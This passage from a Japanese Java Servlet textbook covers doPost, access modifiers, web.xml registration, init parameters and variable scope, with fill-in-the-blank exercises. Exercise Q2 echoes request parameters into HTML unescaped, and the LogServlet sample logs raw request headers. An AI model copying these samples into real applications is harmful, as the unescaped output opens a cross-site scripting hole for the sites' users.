doPostメソッドは、POST要求によって起動するということ以外は、doGetメソッドと変わりありません。ユーザーのリクエスト情報を受け取るHttpServletRequestオブジェクトと、クライアントへのコンテンツ送信を管理するHttpServletResponseオブジェクトとを、引数として受け取ります。

書式としては、14～16、25行目の部分が、常に共通だと思っておけばよいでしょう。

*3 HTTP通信の中身は、もう一度、P.65なども確認してみましょう。

```
14  @Override
15  public void doPost(HttpServletRequest request, HttpServletResponse
    response)
16    throws ServletException, IOException {
      ...中略...
25  }
```

なお、ここでどのような場合に、クライアントがGET要求とPOST要求とを発行するのかを改めて整理しておきましょう。サーブレットでは、クライアントがどちらの方法によってサーブレットを呼び出すのかを、あらかじめ想定しておく必要があります。

(1) doGetメソッドが呼び出されるケース

- ブラウザーから直接URLで指定した場合
- ページ内のリンクから呼び出された場合
- HTMLフォームの<form>要素でGET形式でページを要求した場合（<form method="GET">、またはmethodオプションが無指定）

(2) doPostメソッドが呼び出されるケース

- HTMLフォームの<form>要素でPOST形式でページを要求した場合（<form method="POST">）

たいていの場合、サーブレットクラス（HttpServletクラス）で定義するメソッドはdoGetメソッドかdoPostメソッドですが、他にも以下のようなメソッドを定義できます。以下に、

HttpServletクラスのメソッドをまとめておきます。

▼HttpServletクラスの主なメソッド

メソッド	概要
doDelete	DELETE要求時の処理を行う
doGet	GET要求時の処理を行う
doHead	HEAD要求時の処理を行う
doOptions	OPTIONS要求時の処理を行う
doPost	POST要求時の処理を行う
doPut	PUT要求時の処理を行う
doTrace	TRACE要求時の処理を行う

サーブレット内でメソッドを定義する

ソースの複数箇所から呼び出される可能性のあるロジックは、メソッドとしてまとめたほうが効率的です。JSPでは<%! ～ %>で囲まれた宣言部の中にユーザー定義メソッドを記述する必要がありましたが、サーブレットでは、doPostやdoGetなど、もともと用意されたメソッドと同列に記述することになります。27～46行目に注目してください。

```
27  private String htmlEscape(String value){
      ...中略...
46  }
```

基本的には、LESSON 10で学んだとおりですが、1点だけ注意すべき点があります。htmlEscapeメソッドは、doPostやdoGetなどのメソッドと異なり、クラスの外部からアクセスすることはありません。原則、クラス内のメソッドから呼び出されるために用意されたローカルなメソッドです。

このようなメソッドには、頭に**private**というキーワードを付けます。**public**キーワードが付いたメソッドがすべてのクラスから自由に参照できるのに対し、**private**キーワードが付いたメソッドは、現在のクラス内部からしか呼び出すことができません。

Javaでは、キーワードによって、比較的細かくメソッドへのアクセス権を制御することができるのです。このようなキーワードのことを**アクセス修飾子**と呼ぶのでした。publicやprivateのようなアクセス修飾子は、サーブレット特有のものではありません。たとえば、JSPでもhtmlEscapeメソッドはprivate指定していましたね。

以下に、メソッドの先頭につけることができる主なアクセス修飾子を、簡単にまとめておくことにします。

▼メソッドに指定できるアクセス修飾子

アクセス修飾子	概要
public	すべてのクラスからメソッドを呼び出せる
指定なし	同じパッケージに属するクラスからのみ、メソッドを呼び出せる
protected	現在のクラスと、現在のクラスを継承したサブクラスからのみ、メソッドを呼び出せる
private	現在のクラスからのみ、メソッドを呼び出せる

サーブレットコンパイル時のエラーを知る

LESSON 23でも紹介したように、サーブレットを実行するには、あらかじめコンパイルというプログラムの翻訳処理を行う必要があります。

コンパイルに際して、もしも構文的なミスが発見された場合、コンパイラーはエラーメッセージを返します。特に最初のうちは、たくさんのエラーメッセージが返されてきて戸惑うことがあるかもしれません。

そこでここでは、コンパイラーが生成するエラーメッセージの構成を簡単に見ておくことにしましょう。

1、2行目が発生したエラーの数だけ繰り返され、最終行に発見されたエラーの個数が表示されます。

Javaのコンパイラーは、比較的わかりやすいエラー原因を返してくれます。エラーが出たからといってあわてず騒がず、じっくりとエラー情報を確認する癖をつけたいものです。

最後に、ありがちなエラーの種類とその対処方法を挙げておくことにします。こちらもあわせて参考にすることをお勧めします。

エラー1 コマンドが見つかりません

対処1 javacコマンドへのパスが通っていない可能性があります。P.26のように環境変数PATHを指定するか、「%JAVA_HOME%¥bin¥javac」のように絶対パスでコマンドを実行してみましょう。

エラー2 HogeHoge.javaを読み込めません

対処2 カレントフォルダー（＝現在作業中のフォルダー）にHogeHoge.javaが存在しな

い、またはファイル名が間違っている可能性があります。もう一度、ファイル名とコマンドの指定を確認してみましょう。

エラー3 クラスHogeHogeはpublicであり、ファイルHogeHoge.javaで宣言しなければなりません
処理3 クラス名とファイル名が違っています。.javaファイルの名前は「クラス名.java」とする必要があります。

エラー4 パッケージHogeHogeが存在しません
処理4 環境変数CLASSPATHが正しく設定されていますか？ javax.servlet、javax.servlet.httpのようなJSP＆サーブレット関係のパッケージである場合、servlet-api.jar/jsp-api.jarへのCLASSPATHが正しく設定されているかを確認してみましょう*1。

エラー5 シンボルを解決できません
処理5 対象によって、原因が異なります。それぞれの対象に応じて、もう一度、コードの内容や設定を確認してみましょう。

対象	原因
クラス	クラス（またはパッケージ）がインポートされていません 関連パッケージを含む.jarファイルにCLASSPATHが設定されていません
変数	変数が未宣言、または変数名が間違っています
メソッド	メソッド名が間違っている、または引数やデータ型に誤りがあります

*1 以降で登場するJavaBeansクラスの場合は、/WEB-INF/classesフォルダーへのCLASSPATHが通っているかも確認してみましょう。

補足：サーブレットクラスをweb.xmlで登録する

前のLESSONから登場している@WebServletアノテーションは、サーブレット 3.0（Tomcat 7）で導入された比較的新しい機能です。サーブレット 2.5（Tomcat 6）以前の環境では、@WebServletを宣言する代わりに、**web.xml（デプロイメントディスクリプター）**にサーブレットを登録するという作業が必要になります。

デプロイメントディスクリプターとはJSP＆サーブレット標準の設定ファイルで、サーブレットクラスの登録をはじめ、認証やセッションの定義、フィルタークラス（後述）の登録など、JSP＆サーブレットアプリケーション全般の動作を規定します*2。ファイル名はweb.xmlで固定、配置先も/WEB-INFフォルダーの直下と決まっています。

サーブレット 3.0以降でもサーブレットのweb.xmlへの登録は可能ですし、そもそも@WebServletよりもweb.xmlを利用したほうがよいこともあります。具体的な状況は後述しますが、まずは両方の記法があることをおさえておいてください。

以下は、その具体的なコードです*3。

*2 LESSON 18で登場したcontext.xmlとは異なるものです。context.xmlはTomcat固有の設定情報を定義するファイルですが、web.xmlはJSP＆サーブレット標準の設定情報を定義します。

*3 ダウンロードサンプルでは、<servlet>要素と<servlet-mapping>要素がコメントアウト状態になっていますので、P.314の［Note］を参考に前後の「<!--」「-->」を削除して、コメントインしてください。

リスト web.xml

```
 1 <?xml version="1.0" encoding="UTF-8"?>
 2 <web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 3   xmlns="http://xmlns.jcp.org/xml/ns/javaee"
 4   xmlns:jsp="http://java.sun.com/xml/ns/javaee/jsp"
 5   xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://
   xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
 6   version="3.1">
   ...中略...
67   <servlet>
68     <servlet-name>EscapeServlet</servlet-name>
69     <servlet-class>to.msn.wings.lesson24.EscapeServlet</servlet-
   class>
70   </servlet>
71   <servlet-mapping>
72     <servlet-name>EscapeServlet</servlet-name>
73     <url-pattern>/lesson24/EscapeServlet</url-pattern>
74   </servlet-mapping>
     ...中略...
112 </web-app>
```

マーカーの部分は、web.xmlの最低限の骨組みです。冗長な属性があるため難しく感じるかもしれませんが、これらはデプロイメントディスクリプターの構文ルール（文書型宣言）やバージョンを宣言しているにすぎません。単なる決まりごとと思って、そのまま記述してしまいましょう。自分の手でタイプすると間違えやすいので、自分で作成する場合にも、サンプルコードなどからコピーしてしまうのが安全です。

さて本題は、<servlet>/<servlet-mapping>要素です。<servlet>要素では、サーブレットクラスの**完全修飾名**に対応する論理名を定義します。完全修飾名とは、パッケージ名とクラス名とをピリオドでつないだクラスの正式名です。完全修飾名は、現在の環境上で完全に一意でなければなりません。

そして**論理名**は、アプリケーション（web.xml）内で使用するサーブレットの別名のことです。web.xmlを記述する際に、いつも長い完全修飾名を明記しなければならないのは面倒ですし、なによりクラス名に変更があった場合にweb.xmlの各所に変更が発生するのは間違いのもとです。そこであらかじめ論理名を定義しておき、その他の箇所では論理名によって、個々のサーブレットを特定するというわけです。論理名は元のパッケージ名やクラス名にかかわらず自由に設定することが可能ですが、必ずweb.xmlの中で一意になるように設定してください*4。

そして、<servlet>要素で定義された論理名に対して、呼び出しのパス（URL）を関連づけるのが、<servlet-mapping>要素の役割です。ここでは、論理名EscapeServletで表されるサーブレットを「/lesson24/EscapeServlet」に紐づけています。

以上の記述で、先ほど@WebServletアノテーションで定義したのと同じ意味になります。

web.xmlで<servlet>/<servlet-mapping>要素を記述した場合には、@WebServletア

*4　本書では、対応関係のわかりやすさを優先して、論理名とクラス名（パッケージ名を除いたもの）を等しいものに設定していますが、まったく異なる名前でもかまいません。

ノテーションはコメントアウトしてから動作を確認してみてください。

Note コメントインとは？

コメント構文で無効化されたコードを、コメント解除し、有効にすることを**コメントイン**と言います。.xml ファイルの場合、コメントは <!-- ... --> で表しますので、コメントインするには以下のように有効にしたいコードから「<!--」「-->」を削除します。

リスト web.xml

削除

```
67 <!--<servlet>
68   <servlet-name>EscapeServlet</servlet-name>
69   <servlet-class>to.msn.wings.lesson24.EscapeServlet</servl
   et-class>
70 </servlet>
71 <servlet-mapping>
72   <servlet-name>EscapeServlet</servlet-name>
73   <url-pattern>/lesson24/EscapeServlet</url-pattern>
74 </servlet-mapping>-->
```

削除

まとめ

- サーブレットはGET/POSTいずれの形式で要求されるかによって、最初に実行されるメソッドが異なります。
- POST形式でサーブレットが呼び出されるのは、POST形式のHTMLフォームでサーブレットが要求された場合です。
- メソッドは、アクセス修飾子によってどこからアクセスできるかを制御できます。

実習　講義　**練習問題**　CHAPTER 05 LESSON 24

Q1 LESSON 04のquest2.jspをサーブレットで書き直してみましょう。以下の空欄を埋めて、P1_QuestServlet.javaを完成させてください。

リスト1 P1_QuestServlet.java

```
1  package to.msn.wings.lesson24;
2
3  import java.io.IOException;
4  import java.io.PrintWriter;
5
6  import javax.servlet.ServletException;
7  import javax.servlet.annotation.WebServlet;
8  import [ ① ].HttpServlet;
9  import [ ① ].HttpServletRequest;
10 import [ ① ].HttpServletResponse;
11
12 [ ② ]("/lesson24/P1_QuestServlet")
13 public class [ ③ ] extends HttpServlet {
14   @Override
15   public void [ ④ ]([ ⑤ ] request, [ ⑥ ] response)
16     throws ServletException, IOException {
17     response.setContentType("text/html;charset=UTF-8");
18     PrintWriter out = response.getWriter();
19     out.println("<!DOCTYPE html><html><head><meta charset='UTF-
   8' />");
20     out.println("<title>アンケート結果</title>");
21     out.println("</head><body>");
22     String answer = request.getParameter("interest");
23     if(Integer.parseInt(answer) == 1) {
24       out.println("よかったぁ！");
25     } else {
26       out.println("えぇ、なんでぇ？？？");
27     }
28     out.println("</body></html>");
29   }
30 }
```

Q2 LESSON 06のquery.jspをサーブレットで書き直してみましょう。以下の空欄を埋めて、P2_QueryServlet.javaを完成させてください。

リスト2 P2_QueryServlet.java

```
1  package to.msn.wings.lesson24;
2
3  import java.io.IOException;
4  import java.io.PrintWriter;
5  import [ ① ].Enumeration;
6
7  import javax.servlet.ServletException;
8  import javax.servlet.annotation.WebServlet;
9  import javax.servlet.http.HttpServlet;
10 import javax.servlet.http.HttpServletRequest;
11 import javax.servlet.http.HttpServletResponse;
12
13 @WebServlet("/lesson24/P2_QueryServlet")
14 public class P2_QueryServlet extends [ ② ] {
15   @Override
16   public void [ ③ ](HttpServletRequest request, HttpServletResponse
   response)
17     throws [ ④ ], IOException {
18     response.[ ⑤ ]("text/html;charset=UTF-8");
19     [ ⑥ ] out = response.getWriter();
20     out.println("<!DOCTYPE html><html><head><meta charset='UTF-8' />");
21     out.println("<title>クエリ情報を取得する</title>");
22     out.println("</head><body><table border='1'>");
23     Enumeration<String> params = request.getParameterNames();
24     while(params.hasMoreElements()) {
25       String name = params.[ ⑦ ]();
26       out.println("<tr><th>" + name + "</th>");
27       out.println("<td>" + request.getParameter(name) + "</td></tr>");
28     }
29     out.println("</table></body></html>");
30   }
31 }
```

Q3 LESSON 08のcookie.jspをサーブレットで書き直してみましょう。以下の空欄を埋めて、P3_CookieServlet.javaを完成させてください。

リスト3 P3_CookieServlet.java

```
1  package to.msn.wings.lesson24;
2
3  import java.io.IOException;
4  import java.io.PrintWriter;
5
```

```
import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.Cookie;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("/lesson24/P3_CookieServlet")
public class P3_CookieServlet extends HttpServlet {
  @Override
  [①] doGet(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
    boolean flag = false;
    int count = 1;
    Cookie cook = null;
    Cookie[] cookies = request.[②];
    if(cookies != null) {
      for(Cookie current : cookies) {
        if(current.getName().equals("cnt") == true) {
          count = Integer.parseInt(current.getValue()) + 1;
          cook = new Cookie("cnt", (new Integer(count)).toString());
          cook.setMaxAge(60 * 60 * 24 * 180);
          [③].addCookie(cook);
          flag = true;
          break;
        }
      }
    }
    if(!flag) {
      cook = new Cookie("cnt", "1");
      cook.setMaxAge(60 * 60 * 24 * 180);
      response.addCookie(cook);
    }
    [④]("text/html;charset=UTF-8");
    PrintWriter [⑤] = response.getWriter();
    out.println("<!DOCTYPE html><html><head><meta charset='UTF-8' />");
    out.println("<title>クッキーで簡易アクセスカウンター</title>");
    out.println("</head><body>");
    out.println("あなたはこのサイトに" + count + "回、アクセスしました。");
    out.println("</body></html>");
  }
}
```

サーブレットから初期化パラメーターを引用しよう

LESSON 25では、サーブレットからテキストファイルにカスタムログを記録します。

▲記録されたログファイル

サンプルファイル jsp10 ▶ WEB-INF ▶ src/to/msn/wings/lesson25 ▶ LogServlet.java

実習 講義 練習問題 CHAPTER 05 LESSON 25

1 コードを入力する

メモ帳で/WEB-INF/src/to/msn/wings/lesson25フォルダーのLogServlet.javaを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト LogServlet.java

```
1  package to.msn.wings.lesson25;
2
3  import java.io.BufferedWriter;
4  import java.io.FileWriter;
5  import java.io.IOException;
6  import java.io.PrintWriter;
7  import java.text.SimpleDateFormat;
8  import java.util.Calendar;
9  import java.util.Date;
10
11 import javax.servlet.ServletConfig;
12 import javax.servlet.ServletContext;
13 import javax.servlet.ServletException;
14 import javax.servlet.annotation.WebInitParam;
15 import javax.servlet.annotation.WebServlet;
```

```
16 import javax.servlet.http.HttpServlet;
17 import javax.servlet.http.HttpServletRequest;
18 import javax.servlet.http.HttpServletResponse;
19
20 @WebServlet(
21   urlPatterns = { "/lesson25/LogServlet" },
22   initParams = { @WebInitParam(name = "path", value = "/WEB-INF/
   data/") }
23 )
24 public class LogServlet extends HttpServlet {
25   private String param = null;
26
27   @Override
28   public void init(ServletConfig config) throws ServletException {
29     super.init(config);
30     this.param = config.getInitParameter("path");
31   }
32
33   @Override
34   public void doGet(HttpServletRequest request, HttpServletResponse
   response)
35     throws ServletException, IOException {
36     response.setContentType("text/html;charset=UTF-8");
37     this.log(request);
38     PrintWriter out = response.getWriter();
39     out.println("<!DOCTYPE html><html><head><meta charset='UTF-8' />");
40     out.println("<title>カスタマイズ版アクセスログ</title>");
41     out.println("</head><body>");
42     out.println("<p>ログを記録しました。</p>");
43     out.println("</body></html>");
44   }
45
46   private void log(HttpServletRequest request) {
47     try {
48       ServletContext application = getServletContext();
49       StringBuilder builder = new StringBuilder();
50       Calendar cal = Calendar.getInstance();
51       Date current = cal.getTime();
52       SimpleDateFormat dformat = new SimpleDateFormat("yyyyMM");
53       String path = this.param + dformat.format(current) + ".log";
54       FileWriter writer = new FileWriter(application.getRealPath(
   path), true);
55       BufferedWriter buf = new BufferedWriter(writer, 10);
56       SimpleDateFormat tformat = new SimpleDateFormat("H:m:s");
57       builder.append(tformat.format(current));
58       builder.append("¥t");
59       builder.append(request.getServletPath());
60       builder.append("¥t");
61       builder.append(request.getHeader("referer"));
```

プライベート変数を宣言

サーブレットクラスを初期化

doGetメソッドの定義

ログ記録用のlogメソッドを定義

```
62        builder.append("¥t");
63        builder.append(request.getHeader("user-agent"));
64        builder.append("¥t");
65        buf.write(builder.toString());
66        buf.newLine();
67        buf.close();
68      } catch(IOException e) {
69        e.printStackTrace();
70      }
71    }
72  }
```

2 サーブレットクラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings ➥
¥lesson25*1
> javac -encoding UTF-8 LogServlet.java
```

/WEB-INF/src/to/msn/wings/lesson25フォルダーの配下にLogServlet.classができていれば、コンパイルは成功です*2。

*1 環境変数%CATALINA_HOME%は、LESSON 01で定義したものです。今一度、きちんと定義済みであるかを確認しておきましょう。

3 .classファイルを配置する

コンパイルによって生成されたLogServlet.classを/WEB-INF/classes/to/msn/wings/lesson25フォルダーに移動します。

*2 コンパイルでエラーが発生した場合には、P.311の解説もあわせて確認してみましょう。

4 アプリケーションを再起動する

.classファイルを新規作成／更新した場合には、アプリケーションを再起動する必要があります。P.294と同様の手順で、Tomcat Managerからjsp10アプリケーションを再起動してください。

5 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。「ログを記録しました。」というメッセージが表示された後、/WEB-INF/dataフォルダーの配下に「YYYYMM.log」の形式で「201411.log」のようなログファイルが生成されていることを確認してみましょう。P.318の図のようなアクセスログが記録されていれば、成功です。

http://localhost:8080/jsp10/lesson25/LogServlet

クラスをグルーピングする

ここまでのLESSONだけでも、たくさんのクラスを作成してきました。これらのクラスをすべて1つのフォルダー（たとえば/WEB-INF/classesフォルダー）に保存していたとしたらどうでしょう。

役割／機能に応じて、フォルダーを分けて整理したくなってくるはずです。そもそも同じフォルダーにたくさんのクラスを置いておくと、いつクラス名（＝ファイル名）が重複してしまうかわからないという不安もあるかもしれません。

こんなときに、クラスをグルーピングし、分類するのが**パッケージ**という仕組みです。

実はこれまでにも何度もパッケージは登場しています。たとえば、Stringクラスはjava.langパッケージに属するクラスですし、Calendarクラスはjava.utilパッケージに属するクラスです。つまり、これまで私たちが利用してきたクラスは、すべてなんらかのパッケージに属していたのであり、Javaプログラミングにおいては、クラス名の重複を防ぐために、パッケージによってクラスをグルーピングするのが一般的です。

ちなみに、どのパッケージにも属さないクラスのことを**無名パッケージ**のクラスと言います。無名パッケージは簡単なシステムを構築する場合には手軽ですが、大規模システムで大量のクラスを扱う必要がある場合には絶対に避けるべきです。それは、大量のドキュメントを1つのフォルダーに無造作になんでもかんでも放り込んでおくのが好ましくないのと、まったく同じ感覚です。

あるクラスをパッケージにグルーピングさせるには、ソースの先頭に以下の1文を追加するだけです。

たとえば、LogServlet.javaのソースコードの先頭に、

```
1 package to.msn.wings.lesson25;
```

と記述しています。これで、LogServletクラスは「to.msn.wings.lesson25パッケージに属する」ことになります。

パッケージに属するクラスの場合、.classファイルの格納場所も「/WEB-INF/classes/パッケージ名」としなくてはなりません。


パッケージ名は、シンプルに「lesson25」のような単純な名前を付けることもできますが、まずは「to.msn.wings.lesson25」のように階層構造で表すのが一般的です。その際、先頭には自身が所有するドメイン名を逆にしたもの（「wings.msn.to」であれば「to.msn.wings」）を付けることで、パッケージ名が世界中で一意であることを保証できます。

.classファイルは、パッケージ階層に準じたフォルダーに配置しなければならない点にも、改めて注意してください。たとえばto.msn.wings.lesson25パッケージに属するクラスならば、/WEB-INF/classes/to/msn/wings/lesson25フォルダーに保存します。/WEB-

INF/classes/to.msn.wings.lesson25、ではありませんので、注意してください。

サーブレットクラスを初期化する

ここまで、サーブレットクラスは「クライアントからのリクエストを受け取ると、doGet / doPostメソッドを実行する」と説明してきましたが、厳密にはこれはウソです。もう少し正確なサーブレットクラスの実行の流れを、以下の図に表してみましょう。



▲サーブレットクラスの挙動

リクエストのたびに実行されるdoXxxxxメソッドと異なり、init / destroyメソッドはサーブレットの初回起動時、アンロード／更新時にだけ実行されるメソッドです。すべてのリクエストで共通して利用するようなリソースは、（doXxxxxメソッドで毎回初期化するのではなく）initメソッドで初期化しておくことをお勧めします。

initメソッドの基本的な骨格は、以下のとおりです。

```
27 @Override
28 public void init(ServletConfig config) throws ServletException {
29   super.init(config);
     ...中略...
31 }
```

引数で受け取っているServletConfigオブジェクトは、サーブレットの設定情報を管理するためのオブジェクトです。

doXxxxxメソッドと異なり、initメソッドは必ずしもオーバーライド（上書き）する必要はありませんが、もしオーバーライドする場合は必ず冒頭で「super.init(config);」という１文を記述するようにしてください。「super」はスーパークラス（親クラス）を表すキーワードで、この場合、

HttpServletクラスでもともと定義されたinitメソッドを実行しなさい

という意味になります。この１文が抜けてしまうと、本来、HttpServletクラスで定義された初期化処理が行われないため、サーブレットクラスが正しく動作しなくなってしまいます。注意してください。

サーブレットに初期化パラメーターを設定する

たとえば、ログファイルの保存先を/WEB-INF/dataフォルダーから/WEB-INF/logフォルダーに変更したくなったとしたらどうでしょう。もしも保存先のパスをdoXxxxxメソッドの中に直書きしていたら（しかも、複数の箇所に散在していたら）、これをいちいち探し出して修正してまわるのは、なかなかに厄介なことです。

そこでそのような情報は、初期化パラメーターとして宣言しておくことをお勧めします。これによって、変更すべき情報を強制的に1箇所でまとめて管理できますので、修正する場合も比較的カンタンにできます。

初期化パラメーターを宣言しているのは、20～23行目です。

```
20 @WebServlet(
21   urlPatterns = { "/lesson25/LogServlet" },
22   initParams = { @WebInitParam(name = "path", value = "/WEB-INF/data/") }
23 )
24 public class LogServlet extends HttpServlet {
```

ここで改めて、アノテーションの一般的な構文をまとめておきます。

構文 アノテーション

```
@アノテーション名 (
  属性名 = 値,
  属性名 = 値, ...
)
```

ここまでは「@WebServlet("/lesson23/IntroServlet")」のように書いてきましたが、これは属性が1つしかない場合の省略記法だったわけです。複数の属性を列記する場合には、すべての属性名をきちんと明記します*。

初期化パラメーターを表すのは、initParams属性の役割です。{...}の中に、@WebInitParamアノテーションを必要な数だけ列記してください。{...}は、Javaの配列を表します。

* サーブレットの呼び出しパスであれば、urlPatterns属性で表します。

構文 @WebServletアノテーション（initParams属性）

```
@WebServlet(
  initParams = {
    @WebInitParam(name = "パラメーター名", value = "値"),
    @WebInitParam(name = "パラメーター名", value = "値"), ...
  }
)
```

初期化パラメーターをweb.xmlで宣言する

初期化パラメーターは、web.xmlの<servlet>/<servlet-mapping>要素を使っても宣言できます。実習サンプルの20～23行目（アノテーション）を削除してから、web.xmlに以下のコードを追加してみましょう*1。

*1 ダウンロードサンプルでは、コメントアウト状態になっています。P.314の［Note］を参考に前後の「<!--」「-->」を削除して、コメントインしてください。

リスト web.xml

```
75 <servlet>
76   <servlet-name>LogServlet</servlet-name>
77   <servlet-class>to.msn.wings.lesson25.LogServlet</servlet-class>
78   <init-param>
79     <param-name>path</param-name>
80     <param-value>/WEB-INF/data/</param-value>
81   </init-param>
82 </servlet>
83 <servlet-mapping>
84   <servlet-name>LogServlet</servlet-name>
85   <url-pattern>/lesson25/LogServlet</url-pattern>
86 </servlet-mapping>
```

初期化パラメーターを表すのは、<init-param>要素の役割です（マーカー部分）。配下の<param-name>要素がパラメーター名、<param-value>要素が値を表します。もしも複数の初期化パラメーターを宣言したい場合には、<init-param>要素を必要な数だけ列挙します。

アノテーション vs. web.xml

記法を理解したところで、アノテーションとweb.xml、いずれを利用するかという点について補足しておきます。

結論から言うと、初期化パラメーターを伴うならばweb.xmlを利用すべきでしょう。というのも、初期化パラメーターは必ずしもプログラマーが編集するとは限りません。アプリケーションを配置／利用するだけの人が編集する可能性があります。アプリケーション利用者がJava（JSP＆サーブレット）を知っている保証はありませんし、そもそもパラメーターを変更するためにコードを編集し、コンパイルしなければならないのは手間です*2。

しかしweb.xmlであれば、Javaのソースコードを編集するのに比べればハードルは下がりますし、コンパイルも不要です。

アノテーションはサーブレット3.0から登場した比較的新しい仕組みということもあり、「まずはそちらを優先して利用すべき」と思ってしまいがちですが、そんなことはありません。適材適所に応じて、両者を使い分けるよう、心がけてください。

*2 コードを編集させるということは、それだけ予期しないバグが混入しやすいということでもあります。

初期化パラメーターを取得する

アノテーション、またはweb.xmlで宣言した初期化パラメーターをサーブレット内で読み込むのが、先ほど説明したinitメソッドの役割（の1つ）です。もちろん、doXxxxxメソッドから読み込むことも可能ですが*3、先ほども説明したようにdoXxxxxメソッドはリクエストの都度、実行されるものです。そして、リクエストの都度、web.xmlのような設定ファイルを解析／参照するのは、パフォーマンスの観点からも好ましいことではありません。原則、初期化パラメーターは、初回起動／リロード時にのみ実行されるinitメソッドで読み込むとおぼえておきましょう。

初期化パラメーターを実際に取得するには、ServletConfigオブジェクトのgetInitParameterメソッドを使用します。先ほども述べたように、initメソッドはServletConfigオブジェクトを受け取りますので、特別な宣言なく利用できます。

```
30 this.param = config.getInitParameter("path");
```

取得した初期化パラメーターは、あとからdoXxxxxメソッドなどからもアクセスできるようにプライベート変数paramにセットしておきます。

なお、<servlet>要素配下で宣言された初期化パラメーターは、そのサーブレット内でしか参照できない点に注意してください。もしもアプリケーション配下のすべてのサーブレット（JSPページ）で参照したい場合は、<context-param>要素（P.461）を使用します。

サーブレット内で変数を宣言する

JSPで変数を宣言する場合、宣言部<%!...%>で宣言する方法と、スクリプトレット<%...%>で宣言する方法と2つの方法がありました。そして、この両者は「有効範囲」という観点から区別されていました*4。

宣言部で宣言された変数はコンテナー（Tomcat）が起動している間、ずっと有効であるのに対し、スクリプトレットで宣言された変数は処理の都度、破棄されます。場合によっては、この違いによって、プログラムが思わぬ結果を引き起こすこともあるので、変数の有効範囲を意識することは大変重要です。

サーブレットにおいても、変数の有効範囲はきちんと意識しなければなりません。25行目に注目してください。

```
private String param = null;
```

変数は、init / doGetメソッドと同列に記述されています（このような変数のことを**インスタンス変数**と言います）。この場合、JSPでは<%!...%>で記述されたのと同じ意味を持ちます。つまり、初めてサーブレットが呼び出されたときに初期化され、コンテナー（Tomcat）が起動している間、ずっと有効です。

*3 その場合、「this.param = this.getInitParameter("path")」のように記述します。


*4 忘れてしまった方は、重要な概念ですので、もう一度、LESSON 03をおさらいしてみましょう。

もしもこれが処理の都度、破棄すべき変数であるならば、（たとえば）以下のように記述する必要があります（スクリプトレットに記述したのと同じ意味です）。

```
@Override
public void doGet(HttpServletRequest request, HttpServletResponse response)
  throws ServletException,IOException {
  String param = null;
  ...中略...
}
```

doGetメソッドがdoPostメソッドになったとしても、考え方は同じです。

また、メソッドの外に記述された変数は、クラス内のどのメソッド内からも呼び出せるのに対し、メソッド内で宣言された変数は、そのメソッド内からしか呼び出せない点にも要注意です。




▲変数の有効範囲

Note シングルインスタンス・マルチスレッド

本文で解説したことを、**シングルインスタンス・マルチスレッド**というキーワードから、もう少し細かく説明してみます。

よくある誤解は、「サーブレットクラスはリクエストのたびに（ユーザーごとに）インスタンス化される」というものですが、これは大きな誤りです。サーブレットの世界では、リソースの節約という観点からいったんインスタンス化したサーブレットクラスをそのままメモリー上に常駐します。そして、同じサーブレットに対するリクエストは同じインスタンスで処理されるのです。



▲シングルインスタンス・マルチスレッド

これによって、リクエストの都度、インスタンス化の作業を行う必要がなくなりますので、パフォーマンスの観点からも有利であるというわけです。このようなサーブレットの性質を、1つのインスタンス（シングルインスタンス）で複数のリクエスト（マルチスレッド）を処理する――という意味で「シングルインスタンス・マルチスレッド」モデルと呼びます*1。

